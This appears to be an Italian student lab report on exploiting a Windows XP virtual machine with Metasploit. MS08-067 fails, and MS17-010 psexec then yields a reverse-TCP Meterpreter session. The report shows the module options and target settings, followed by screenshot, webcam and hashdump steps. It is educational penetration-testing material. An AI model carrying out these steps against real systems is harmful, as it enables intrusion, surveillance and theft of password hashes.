METASPLOIT – MODULI MS08-067 E MS17_010


Traccia:

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067. Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

Esecuzione:


Installiamo la macchina Windows XP (x86) SP3 e gli configuriamo l'indirizzo IP **192.168.11.10.**



Viene anche disabilitato il firewall nelle configurazioni del sistema operativo in quanto potrebbe compromettere l'esecuzione dell'esercizio.


Verifichiamo tramite il comando **ping** se la macchina si mostra in rete dalle altre, con esito positivo.

Andiamo sulla macchina Kali-Linux e avviamo un comando **nmap** per verificare le porte aperte presenti nella nuova macchina installata.



La porta **445** risulta correttamente aperta ed è una porta vulnerabile del sistema Windows XP.

Avviamo **Metasploit** e cerchiamo il modulo **ms08_067**, che sfrutta la porta e la sua relativa vulnerabilità **SMB** (Code Execution in RPC) **exploit/windws/smb/ms08_067_netapi.** Configuriamo gli IP della macchina target e verifichiamo che il payload sia **Meterpreter** e che sia configurato correttamente.




Una volta pronto il tutto, lanciamo il comando **exploit**. Purtroppo questo modulo genera un errore. Il motivo è legato all'architettura del sistema operativo (essere un x86). Per l'esecuzione dell'esercizio utilizzeremo il modulo **MS17_010_psexec.** Usiamo questo modulo ed effettuiamo le corrette configurazioni.

```
msf6 > search ms17

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlu
e SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRom
ance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRom
ance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE De
tection
   4  exploit/windows/fileformat/office_ms17_11882  2017-11-15  manual   No     Microsoft Office CV
E-2017-11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as            normal   No     Microsoft SQL Serve
r Escalate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli       normal   No     Microsoft SQL Serve
r SQLi Escalate Execute AS
   7  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Re
mote Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_r
ce

msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/windows/smb/ms17_010_psexec
```

```
msf6 > Interrupt: use the 'exit' command to quit
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting              Required  Description
   ----                  ---------------              --------  -----------
   DBGTRACE              false                        yes       Show extra debug trace info
   LEAKATTEMPTS          99                           yes       How many times to try to leak transaction
   NAMEDPIPE                                          no        A named pipe that can be connected to (leave b
                                                                lank for auto)
   NAMED_PIPES           /usr/share/metasploit-frame  yes       List of named pipes to check
                         work/data/wordlists/named_p
                         ipes.txt
   RHOSTS                                             yes       The target host(s), see https://docs.metasploi
                                                                t.com/docs/using-metasploit/basics/using-metas
                                                                ploit.html
   RPORT                 445                          yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                no        Service description to be used on target for p
                                                                retty listing
   SERVICE_DISPLAY_NAME                               no        The service display name
   SERVICE_NAME                                       no        The service name
   SHARE                 ADMIN$                       yes       The share to connect to, can be an admin share
                                                                 (ADMIN$,C$, ... ) or a normal read/write folder
                                                                 share
   SMBDomain             .                            no        The Windows domain to use for authentication
   SMBPass                                            no        The password for the specified username
   SMBUser                                            no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.11.10
```


Effettuate tutte le configurazioni, ritentiamo un **exploit.**




Riusciamo ad entrare e tentiamo un **ifconfig** per verificare la corretta esecuzione dei comandi.

Da qui proviamo a prelevare i seguenti dati:

-Cattura della schermata con comando **screenshot**



- Stampa l'elenco delle webcam (se presenti) con un **webcam_list** (purtroppo esito negativo)



- test di cattura utenti e relativi hash con comando **hashdump**